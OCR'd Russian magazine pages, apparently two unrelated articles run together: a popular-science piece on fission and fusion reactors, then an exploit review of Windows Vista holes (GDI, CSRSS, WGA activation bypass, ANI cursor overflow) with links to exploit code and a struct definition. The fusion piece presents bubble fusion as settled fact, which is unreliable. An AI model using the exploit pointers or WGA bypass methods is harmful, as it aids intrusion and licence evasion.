Ученые решили действовать косвенно — ломать ядро самими же ядерными частицами. В качестве фомки №1 был выбран нейтрон. Эта частица электрически нейтральна, на нее не действуют электрические силы отталкивания, поэтому нейтрон легко может проникнуть в атомное ядро и взломать его. Начались эксперименты — нейтронами бомбардировали ядра атомов отдельных элементов.
Когда очередь дошла до урана, обнаружилось, что этот тяжелый элемент ведет себя иначе, чем другие. Кстати, следует напомнить, что встречающийся в природе уран содержит три изотопа:



> ИТЭР

уран-238 (238U), уран-235 (235U) и уран-234 (234U), причем цифра означает массовое число. Атомное ядро урана-235 оказалось значительно менее устойчивым, чем ядра других элементов и изотопов. Под действием всего одного нейтрона ядро урана раскалывается на два приблизительно одинаковых осколка, например на ядра криптона и бария. Эти осколки с огромными скоростями разлетаются в разных направлениях. Но главное в этом процессе, что при распаде одного ядра урана возникают 2-3 новых свободных нейтрона и много энергии, которую, по задаче, нужно получить в свободной (ядерная бомба) или несвободной (ядерная электростанция) форме.

Причина дополнительного выделения нейтронов заключается в том, что тяжелое ядро урана содержит больше нейтронов, чем их требуется для образования двух меньших атомных ядер. «Строительного материала» слишком много, и атомное ядро должно от него избавиться.

Так, при бомбардировке урана-235 нейтронами происходит такая известная тебе вещь, как цепная ядерная реакция. Вместо одного нейтрона при поломке ядра получаются 2-3, расщепляющие следующие 2-3 ядра урана-235. И так продолжается до тех пор, пока все ядра не будут расщеплены. Если этим процессом не управлять, то выделится куча энергии и будет ядерный взрыв. Но научившись регулировать этот процесс, можно получать эту кучу энергии постепенно в строго определенных порциях, а не разом. Но для этого нужно заставить делиться ядра урана-235 с той скоростью, которая нам нужна. Для этого и был придуман ядерный реактор — устройство, в котором протекает управляемая цепная реакция. При этом регулируемым источником и энергии, и нейтронов служит сам распад атомных ядер.

Первый проект ядерного реактора разработал в 1939 году французский ученый Фредерик Жолио-Кюри. Но вскоре Францию оккупировали фашисты, и проект не был реализован.


Цепная реакция деления урана впервые была осуществлена в 1942 году в США, в реакторе, который группа исследователей во главе с итальянским ученым Энрико Ферми построила в помещении стадиона Чикагского университета. Этот реактор имел размеры 6x6x6,7 м, мощность 20 кВт и работал без внешнего охлаждения.

Первый ядерный реактор в СССР (и в Европе) был построен под руководством академика И.В. Курчатова и запущен в 1946 году. После этого атомная энергетика развивалась невиданными темпами. За 30 лет общая мощность ядерных энергоблоков выросла с 5 тысяч до 23 миллионов киловатт!

Энергетический ядерный реактор устроен довольно просто — в нем, так же как и в обычном котле, вода превращается в пар. Для этого используют энергию, выделяющуюся при цепной реакции распада атомов урана или другого ядерного топлива. На атомной электростанции нет громадного парового котла, состоящего из тысяч километров стальных трубок, по которым при огромном давлении циркулирует вода, превращаясь в пар. Эту махину заменил относительно небольшой ядерный реактор.


Атомные реакторы на тепловых нейтронах различаются главным образом по двум признакам: какие вещества используются в качестве замедлителя нейтронов и какие — в качестве

«1 ноября 1952 года был произведен взрыв специального устройства типа водородной бомбы под кодовым названием «Майк», представлявшего собой более чем 50-тонный куб высотой с двухэтажный дом и длиной ребра 7,5 м. Мощность взрыва, в результате которого был уничтожен остров на атолле Эниветок в Тихом океане, в 1000 раз больше, чем у атомной бомбы, сброшенной на Хиросиму»





Германский токамак-монстр



Z-машина дает магнитные поля огромных величин — то что надо для термояда

теплоносителя, с помощью которого производится отвод тепла из активной зоны реактора. Наибольшее распространение в настоящее время имеют: водо-водяные реакторы, в которых обычная вода служит и замедлителем нейтронов, и теплоносителем; уран-графитовые реакторы (замедлитель — графит, теплоноситель — обычная вода); газо-графитовые реакторы (замедлитель — графит, теплоноситель — газ, часто углекислота); тяжеловодные реакторы (замедлитель — тяжелая вода, теплоноситель — либо тяжелая, либо обычная вода).



СХЕМА ТОКАМАКА

Токамак — это один из вариантов устройства, способного формировать горячую плазму длительное время. В разогретой плазме начинается термоядерная реакция синтеза ядер гелия из исходного сырья — изотопов водорода (дейтерия и трития). И при этом в реакторе должно вырабатываться гораздо больше энергии, чем было затрачено на разогрев плазмы.

Токамак представляет собой, по сути, полый «бублик», на который намотан проводник, образующий магнитное поле. Основное магнитное поле в камере-ловушке, содержащей горячую плазму, создается тороидальными магнитными катушками. Существенную роль в удержании плазмы играет плазменный ток, который протекает вдоль кругового плазменного шнура и создает магнитное поле специальной конфигурации. Впервые схема магнитного термоядерного реактора была предложена в 1950 году Андреем Дмитриевичем Сахаровым и Игорем Евгеньевичем Таммом.

Сегодня будущее ядерной энергетики видят за третьим типом реакторов — за реакторами на быстрых нейтронах. Их называют еще реакторами-размножителями. Обычные реакторы используют замедленные нейтроны, которые вызывают цепную реакцию в довольно редком изотопе — уране-235, которого в природном уране всего около одного процента. Именно поэтому приходится строить огромные заводы, на которых буквально просеивают атомы урана, выбирая из них атомы лишь одного сорта — урана-235. Остальной уран в обычных реакторах использоваться не может. Возникает вопрос: а хватит ли этого редкого изотопа урана на сколько-нибудь продолжительное время или же человечество столкнется с проблемой нехватки энергетических ресурсов?

Но здесь начинается совсем другая история, имеющая истоки в 40-50-х годах прошлого века и развивающаяся до наших дней.

Термояд: откуда он вылез

Насколько ты знаешь, бомбы бывают ядерные и термоядерные. Так вот вторые гораздо более опасны, поскольку при взрыве выделяют намного больше энергии.


1 ноября 1952 года был произведен взрыв специального устройства типа водородной бомбы под кодовым названием «Майк», представлявшего собой более чем 50-тонный куб высотой с двухэтажный дом и длиной ребра 7,5 м. Мощность взрыва, в результате которого был уничтожен остров на атолле Эниветок в Тихом океане, в 1000 раз больше, чем у атомной бомбы, сброшенной на Хиросиму.

Такое огромное количество энергии выделяется не от распада ядер, а, как ни удивительно, от их слияния и создания более «массивного» атома. Вообще, самая распространенная во Вселенной реакция — это реакция термоядерного синтеза ядер гелия из ядер водорода. Она непрерывно протекает в недрах практически всех видимых звезд. В чистом виде она выглядит так: 4 ядра водорода (протона) образуют атом гелия (2 протона плюс 2 нейтрона) с выделением ряда других частиц. Как и в случае реакции распада атомного ядра, совокупная масса образовавшихся частиц оказывается меньше массы исходного продукта (водорода). Выделяющаяся в результате этого кинетическая энергия частиц-продуктов реакции и «разогревает» звезды.

Запасы дейтерия в Мировом океане практически неограничены, и он может стать буквально неисчерпаемым источником энергии для человечества на многие века, но лишь при условии, что удастся заставить ядра дейтерия вступить между собой в реакцию синтеза.

Однако для того чтобы произошла реакция синтеза, ядра должны преодолеть силу электростатического отталкивания, а для этого они должны иметь большую кинетическую энергию. Следовательно, чем быстрее ты их столкнешь, тем вероятнее, что они встретятся и сольются. Разогнать что-либо в мире частиц просто — нужно это нагреть. Однако температура, требуемая для слияния ядер, непомерно огромна. Например, для реакции «дейтерий-тритий» потенциальный барьер (энергия, необходимая для преодоления электростатической силы отталкивания) равен 0,1 мегаэлектронвольт (МэВ), что примерно соответствует температуре 100000000 градусов Цельсия. Сказать, что эта температура большая — значит не сказать ничего.

Но для запуска термоядерной реакции мало просто нагреть необходимые компоненты, еще необходимо удержать их вместе, не дав разлететься из-за огромного давления и скорости




› Регулирующие замедляющие стержни

теплового движения. При такой температуре любое вещество превращается в плазму — ионизированный газ, состоящий из атомных ядер и оторвавшихся от ядер электронов.
При 100 миллионах градусов, необходимых для начала реакции, как ты понимаешь, испарится любой материал. Поэтому плазму держат в вакууме внутри реактора с помощью магнитного поля очень высокой напряженности. Это поле не дает заряженным частицам вылетать за пределы «плазменного шнура», а образующиеся во время реакции синтеза нейтроны магнитным полем не задерживаются и передают свою энергию стенкам установки, которые охлаждаются, например, жидким литием.
Ну и, естественно, получающийся в парогенераторе пар можно направить на турбину, как в обычных электростанциях.
Исходное топливо, потребляемое термоядерным реактором (дейтерий и литий), как и конечный продукт реакций (гелий), не радиоактивны, поэтому термоядерные реакторы — одни из экологически чистых источников энергии. Специалисты утверждают, что термоядерная электростанция с тепловой мощностью 1 ГВт в плане радиационной опасности эквивалентна урановому реактору деления мощностью 1 кВт, а это типичный университетский исследовательский реактор.

Токамаки, ITER и лазеры

Сегодня инженеры-ядерщики пытаются добиться управляемого термоядерного синтеза двумя путями, используя два различных подхода к решению проблемы сжатия водорода, его разогрева до состояния плазмы и удержания в процессе реакции термоядерного синтеза. Эти подходы называются «магнитной ловушкой» и «инерциальной ловушкой».
При использовании магнитной ловушки плазма удерживается сверхмощным магнитным полем. Магнитные ловушки уже реализованы технически. Так что управляемый термоядерный синтез уже получен. Возникает вопрос, почему же тогда «даровую» энергию тяжелой воды не используют? Все просто — установка термоядерного синтеза, построенная в Калхэме (Великобритания) и называющаяся Joint European Torus, по причине технического несовершенства для функционирования потребляет энергии больше, чем вырабатывает. Получается, что, вместо того чтобы зарабатывать на термояде, мы ему же и доплачиваем. О какой «даровой» и зеленой энергии тогда может идти речь?
Суть же инерциальной ловушки заключается в том, что капля сильно охлажденной тритиево-дейтериевой жидкости помещается в небольшую стеклянную капсулу, а затем со всех сторон обстреливается мощными лазерными лучами. Внешний слой капли моментально испаряется, в результате чего на внутренние слои капли воздействуют сходящиеся ударные волны. Эти ударные волны сжимают и разогревают водород до температуры запуска реакции термоядерного синтеза. Сегодня лазерная установка для возбуждения инерциальной реакции (NIF) термоядерного синтеза строится на базе Ливерморской лаборатории в Калифорнии. Ее запуск был проведен в 2006 году. Каплю водорода облучали 192 лазера с разовым энергетическим импульсом 1,8 мегаджоулей.



> Термояды на основе токамака

История повторилась — установка снова оказалась коммерчески невыгодной. Для ее полного завершения нужны средства, которые Сенат США пока так и не выделил — постройку обещают дофинансировать и закончить к 2009 году. Но именно NIF считают наиболее перспективной основой для промышленного термояда.
Перспектива получения «даровой» термоядерной энергии в промышленных масштабах сегодня (тем более завтра) становится более осязаемой, чем это было 30 и 50 лет назад.
С 1990 года было начато проектирование первого в мире промышленного термояда на основе системы «ТОКАМАК». Назвали многострадальное детище ITER (International Thermonuclear Experimental Reactor, ИТЭР). За период с 1992-го по 2001 год его конструкция была полностью разработана в электронном виде (за всю стадию проектирования на бумаге вручную не было начерчено ни одного чертежа), и в 2006 году был окончательно утвержден альянс стран, участвующих в его постройке. Это циклопическое и технологически емкое сооружение в одиночку не потянула бы ни одна страна. В итоге, после долговременных «перетасовок» стран-участников, в проекте остались: Евросоюз, Индия, Китай, Республика Корея, Россия, США и Япония.
Самой большой трудностью было определение места постройки реактора. Все страны тянули одеяло на себя. Это и неудивительно — наряду с дешевой энергией, у страны появилось бы первое подобное технологическое чудо, престиж страны, построенный, по сути дела, чужими руками.
В конце концов была выбрана Франция, в проекте не участвующая. Также было определено место его строительства — исследовательский центр «Кадараш» (Cadarache).
А 25 мая 2006 года в Брюсселе участниками консорциума подписано соглашение о начале строительства реактора в 2007 году. Строить ИТЭР будут аж до 2015 года. После этого он должен выйти на номинальную мощность и работать в течение 20 лет. Затем, чтобы Франции жизнь медом не казалась, реактор будет закрыт.
500-мегаваттный ИТЭР решили строить по проверенной советскими учеными схеме «ТОКАМАК». Два ядра — дейтерия и трития — сливаются с образованием ядра гелия (альфа-частица) и высокоэнергетического нейтрона.
Общий радиус токамака составляет 10,7 м, высота реактора — 30 м. Максимальный радиус плазмы — 6,2 м. Рабочая температура все та же — 100 миллионов градусов Цельсия.
Я уже говорил, что ИТЭР — удовольствие дорогое. На сегодняшний день его стоимость оценивается в $12 миллиардов. Поэтому пока с повсеместным использованием термоядерных реакторов в нашей жизни придется повременить. Зато высокая стоимость полностью компенсируется дешевизной производимой электроэнергии. Ну и доступностью ресурсов — недостатка в обычной воде у нас пока нет, в отличие от нефти и газа.

А если по-другому?

Несмотря на то что физика термоядерных реакций хорошо изучена, исследователи все же умудряются находить что-то новое. Зачем тратить $12 миллиардов на сооружение ИТЭР, когда его основные функции можно повторить в стакане с водой? Фантастика? Не более пресловутого дефекта масс. Просто, как ты знаешь, любую проблему можно решить несколькими способами.
Один из способов предложили калифорнийские ученые. Им удалось уменьшить установку термоядерного синтеза до настольных размеров! И этот «малыш» действительно проводит реакции ядерного синтеза при комнатной температуре. В чем секрет? В использовании альтернативных подходов к проблеме создания высоких температур и давления.
Сам аппарат представляет собой вакуумную камеру, заполненную газообразным дейтерием при очень низком давлении — всего в 0,7 паскаля. С одной стороны камеры закреплен цилиндрический кристалл танталата лития (LiTaO) размером в считанные сантиметры.
Этот материал является пироэлектриком — при нагреве на его поверхностях появляется электрический потенциал. В данном случае — целых 100 киловольт. Причем нужно подогреть кристалл всего до 25 градусов Цельсия.
На одной из сторон кристалла (с положительным потенциалом) закреплен очень острый вольфрамовый наконечник. Сильное поле на его конце ионизирует атомы дейтерия, которые попадают в непосредственную близость к игле. На большой скорости они бомбардируют мишень, богатую дейтерием (пластину из дейтерида эрбия (ErD3)), и при некоторых из таких столкновений между ядрами дейтерия происходит реакция синтеза. В установке образуются ядра гелия и нейтроны с энергией 2,5 мегаэлектронвольта.

«Запасы дейтерия в Мировом океане практически неограничены, и он может стать буквально неисчерпаемым источником энергии для человечества на многие века, но лишь при условии, что удастся заставить ядра дейтерия вступить между собой в реакцию синтеза»



› Проект космического корабля с термоядерным двигателем

Разумеется, пока ни о каком энергетическом реакторе тут речи и не идет, но авторы работы говорят, что такое устройство можно использовать как карманный и очень простой генератор нейтронного излучения, так как их установка выдает в 400 раз больше фона. Конечно, такой выход нейтронов намного ниже, чем у коммерчески доступных нейтронных генераторов. Но зато ни один из последних не обладает такими малыми размерами и не нагревается в процессе работы так слабо.

Круто, но это изобретение впечатляет меньше, чем открытый недавно пузырьковый синтез. Ты не поверишь, температура в центре схлопывающихся пузырьков газа внутри жидкости может доходить до 15 тысяч градусов Цельсия. При этом внутри них образуется плазма, и можно говорить о «термояде в стакане».

Явление сонолюминесценции было известно давно. Суть его в том, что при прохождении ультразвука через жидкость (при ряде условий) волны плотности вызывают быстрый рост и стремительное схлопывание маленьких пузырьков газа, растворенного в этой жидкости. По некоторым данным, стенки этих пузырьков устремляются навстречу друг другу со скоростью до одного километра в секунду, а ударная волна разогревает газ внутри до состояния плазмы. То есть сверхбыстрое колебание давления в жидкости вызывает рост и схлопывание пузырьков. При этом их высокая температура способна отделять электроны от их «родных» атомов, а в итоге образовывается плазма.

Если же эксперимент проводить в «тяжелом ацетоне», то есть в ацетоне, в котором все атомы водорода заменены дейтерием, то при схлопывании пузырьков проходит ядерный синтез. В простой пробирке. На столе. Научное сообщество до сих пор ломает копья и в защиту этого факта, и опровергая его, пытаясь подвести одну теорию под другую. Но факт остается фактом — термоядерный синтез действительно проходит в пробирке с тяжелым ацетоном под воздействием ультразвука.

Неограниченные энергетические возможности, которые в недалеком будущем сулит этот метод, могут изменить многое в мировой экономике. И действительно, ведь это энергия почти просто так, из пробирки! Без необходимости строить токамаки и лазерные установки. Сегодня это звучит почти фантастично. Но трудно сказать, что будет завтра.

Заключение

Как ни крути, основные вехи термоядерной «эпопеи» еще впереди: промышленный реактор, а затем и производство электроэнергии из подручных средств — мусора, отходов (такая возможность есть, но опять-таки современные технологии пока не позволяют). А если сыграет «пузырьковый» козырь, то не за горами появление настольных автономных генераторов...

Некоторые мечтатели всерьез рассматривают возможность установки термоядерного привода на корабли и даже самолеты! Если это станет реальным, то когда-нибудь, чем черт не шутит, мы услышим о космических кораблях на термоядерной тяге.

Но пока практический термояд дальше от реализации, чем хотелось бы, хотя ключевые станции под названием «токамак» и «NIF» мы уже успешно проехали. Впереди — «ИТЭР» и «пузырьковый синтез». Будем надеяться, физики не подкачают!




Обзор эксплойтов


Сегодняшний обзор эксплойтов мы посвятим Windows Vista, количество дыр в которой, несмотря на все заявления Microsoft, довольно значительно, и многие из них критические (а ведь поставки Висты только начались). Microsoft едва успевает выпускать заплатки, а хакеры тем временем находят все новые и новые дыры.



> Сайт хакера Ivanlef0u



> Исходный код боевого эксплойта



> Блог одного из разработчиков WGA, признающего новый тип атаки

GDI: локальное повышение привилегий

Brief

Графическая подсистема Windows (GDI) продолжает оставаться одной большой дырой, значительная часть которой интегрирована в ядро и реализована в драйвере win32k.sys. Однако GDI активно использует адресное пространство пользовательского процесса, помещая все элементы интерфейса в специальные объекты-секции, защищенные от непреднамеренной записи со стороны пользовательского приложения, но допускающие умышленное проецирование секции на другой регион с атрибутами записи.
Впервые это было обнаружено в далеком 2004 году хакером по имени Cesar Cerrudo. А чуть позже появился GDIKernelPoC-exploit, находящий GDI-объекты тупым перебором обработчиков (handles) и ставящий на то, что первый же найденный обработчик и есть указатель на секцию с GDI-объектом. Это справедливо для Windows 2000 с XP, но Виста и 2003 Server реализованы немного иначе, и потому эксплойт на них не работает. Joel Eriksson усовершенствовал технику поиска GDI-секции путем введения дополнительных проверок на соответствие размеров найденного блока минимально возможному размеру таблицы GDI, а также анализу полей nUpper, ProcessID и nType, значения которых известны заранее.

Targets

Уязвимости подвержены все платформы линейки NT до Windows Виста включительно.

Exploit

Исходный код эксплойта на Си, написанный хакером Ivanlef0u, можно скачать с www.milw0rm.com/exploits/3688.

Solution

Microsoft не только не предоставила заплатку, но даже не обозначила сроки ее появления в обозримом будущем. Так что эта дыра обещает стать весьма продуктивной лазейкой для хакеров и всяких прочих червей.

CSRSS: множественные уязвимости

Brief

CSRSS — клиент-серверная подсистема времени выполнения, реализованная в процессе csrss.exe. Это важнейший компонент архитектуры Windows NT, обеспечивающий работу всех установленных подсистем.
Практически сразу после выхода Висты в CSRSS обнаружились сразу три критические ошибки, позволяющие завешивать систему, повышать локальные привилегии и даже выполнять удаленный shell-код.
Первая ошибка, найденная хакером по кличке NULL, описана на www.securityfocus.com/bid/21688 и сидит внутри функции NtRaiseHardError, которая при передаче ей стартового адреса одного из потоков csrss.exe обрушивает систему. Вторая ошибка, обнаруженная компанией eEye Digital Security, связана с процедурами удаленного вызова LPC/ALPC, позволяющими приложениям взаимодействовать через ApiPort'ы, допускающие повторное открытие. Технические подробности содержатся в отчете eEye: www.securityfocus.com/archive/1/465233.
Третья ошибка, обнаруженная Tim'ом Garret'ом, сидит в библиотеке WINSRV.DLL. Подробности об этом можно почитать на www.securityfocus.com/bid/23324/info.

Targets

Уязвимы практически все системы линейки NT, включая Microsoft Windows Vista x64 Edition 0, Vista Ultimate и т.д.

Exploits

www.securityfocus.com/data/vulnerabilities/exploits/21688.cs,
www.securityfocus.com/data/vulnerabilities/exploits/21688.c.

Solution

Microsoft выпустила заплатки для всех трех дыр. Поэтому для защиты своего компьютера достаточно скачать последние обновления (по умолчанию система это делает автоматически).

Windows Genuine Advantage: взлом через OEM BIOS

Brief

Windows Genuine Advantage — самый мерзкий компонент, ответственный за проверку подлинности регистрационных ключей, привязывающийся к железу и требующий повторной активации при его замене, что напрягает не только любителей халявы, но и обладателей лицензионных копий. Являясь в связи с этим соблазнительным объектом атак, WGA уже давно и с треском взломан, несмотря на яростное сопротивление со стороны Microsoft.
Очередной метод взлома базируется на том, что ряд крупных OEM-поставщиков отказались от установки Висты и стали коситься в сторону лагеря Linux и BSD. Microsoft тут же пошла на уступки и включила в Висту код, проверяющий BIOS на принадлежность к определенному кругу OEM-поставщиков и в подобном случае не требующий активации. Хакеры тут же дизассемблировали код и выяснили, что WGA ищет в BIOS'е специальную идентификационную строку. Одни тут же кинулись перешивать BIOS'ы, рискуя угробить компьютер, в то время как другие внедрили в загрузчик операционной системы программу, проецирующую boot-блок в оперативную память и уже в памяти дописывающую подходящую идентификационную строку. Третьи же пошли по пути перехвата системных функций, читающих BIOS и возвращающих результат «OK» или «не OK».

Targets

Все версии Висты.

Exploits

Microsoft ведет борьбу со всеми, кто отваживается выложить код «ломалки» в сеть, поэтому линки постоянно меняют адреса. То же самое относится и к списку идентификационных строк.

Solution


Купить лицензионную версию Висты.



ANI-формат: удаленное переполнение буфера

Brief

В 2005 году компания eEye Digital Security обнаружила классическое переполнение буфера в функциях, обрабатывающих анимированные курсоры (ANI), уведомила Microsoft и выпустила свою собственную заплатку, не дожидаясь выхода официального обновления. Microsoft исправила ошибку, но полного аудита кода, естественно, не провела. И вот в конце марта 2007 года та же самая компания eEye Digital Security выловила в дикой природе несколько атакующих программ, работающих по схожему принципу и поражающих XP SP2 вместе с только что вышедшей Вистой. eEye Digital Security снова уведомила Microsoft и выпустила обновленную версию своей заплатки вместе с исходными текстами. На их основе хакер по кличке devcode, со ссылкой на CVE 2007-1765, создал proof-of-concept exploit, попавший на milw0rm (www.milw0rm.com/exploits/3617). Затем последовал эксплойт от хакера marsu, заявившего, что эксплойт от devcode у него не работает. Эксплойту от marsu удалось засветиться на Security Focus (www.securityfocus.com/bid/23373) и milw0rm (www.milw0rm.com/exploits/3647), завешивая множество приложений: World, WinAmp, проводник и IE (последний — только при отключенном DEP'е). Тем не менее, уязвимости был присвоен «локальный» статус, и некоторое время ей не уделяли никакого внимания. Затем последовал бум эксплойтов, работающих даже при активном DEP'е (www.milw0rm.com/exploits/3652). Это позволило атаковать Висту с настройками по умолчанию путем посылки письма с анимированным курсором внутри или размещением этого же курсора на web-страничке, посещаемой жертвой. Тогда же появились эксплойты, пробивающие заплатку от eEye (www.milw0rm.com/exploits/3636), за которыми последовал готовый генератор эксплойтов (www.milw0rm.com/exploits/3651), и атаки возобновились с новой силой. Компания Zert, проанализировав ситуацию, установила, что заплатка от eEye исправляет лишь часть уязвимого кода, оставляя другую часть нетронутой. Заплатка, выпущенная компанией Zert, полностью ликвидировала уязвимость, заткнув течь (http://zert.isotf.org/advisories/zert-2007-01.htm), а через некоторое время вышло внеплановое официальное обновление от Microsoft, по умолчанию устанавливающееся на Висту в автоматическом режиме. Но учитывая, что достаточно многие пользователи предпочитают скачивать обновления вручную (то есть не скачивать их вообще) и что данная уязвимость затрагивает не только Висту, но и всех ее предшественниц из линейки NT, атаки



> «Живой» курсор в hiew'e

закончатся еще не скоро. Поэтому имеет смысл остановиться на этой дыре и рассмотреть ее поподробнее.


Targets
Все версии Висты: Microsoft Windows Vista x64 Edition 0, Vista Ultimate, Vista Home Premium, Vista Home Basic, Vista Enterprise, Vista Business и Windows Vista 0.

Exploits
http://www.milw0rm.com/exploits/3617;
http://www.milw0rm.com/exploits/3634,
http://www.milw0rm.com/exploits/3635,
http://www.milw0rm.com/exploits/3636,
http://www.milw0rm.com/exploits/3647,
http://www.milw0rm.com/exploits/3648,
http://www.milw0rm.com/exploits/3651,
http://www.milw0rm.com/exploits/3652,
http://www.milw0rm.com/exploits/3692,
http://www.securityfocus.com/data/vulnerabilities/exploits/ani_loadimage_chunksize2.rb,
http://www.securityfocus.com/data/vulnerabilities/exploits/ani_loadimage_chunksize.rb,
https://www.immunityinc.com/downloads/immpartners/ani_cursor.tar,
https://www.immunityinc.com/downloads/immpartners/ani_vista.tar.

Solution:
Официальное обновление от MS.

Full disclose

Анимированные курсоры хранятся в файлах с расширениями ani, cur и ico, которые представлены в RIFF-формате (Resource Interchange File Format — файловый формат для обмена ресурсами) и имеют тэговую структуру, состоящую из порций данных произвольного типа, называемых «чанками» (от английского «chunk» — «ломоть», «большой кусок»). RIFF-формат неплохо документирован и, помимо



> «Живые» курсоры также могут быть заражены вирусами и прочей фигней

1234123412342

анимированных курсоров, используется для хранения аудио- и видеоданных. Примерами RIFF являются avi, wav и midi-файлы.
За анимированным курсором закреплен тэг «anih» (61h 6Eh 69h 68h), а сам чанк имеет следующую структуру:

СТРУКТУРА ЧАНКА «ANIH»

```
struct ANIChunk
{
    char tag[4]; // ASCII-тэг «anih»
    DWORD size;  // длина чанка в байтах
    char data[size]; // данные, описывающие «раскладку» курсора в файле
}
```

Образцы правильных анимированных курсоров можно выдернуть из штатной поставки Windows (они расположены в папке \WINNT\Cursors\). Ниже приведен фрагмент одного из них:

ФРАГМЕНТ ДАМПА АНИМИРОВАННОГО КУРСОРА COIN.ANI, ПОЗАИМСТВОВАННЫЙ ИЗ ШТАТНОГО КОМПЛЕКТА ПОСТАВКИ WINDOWS

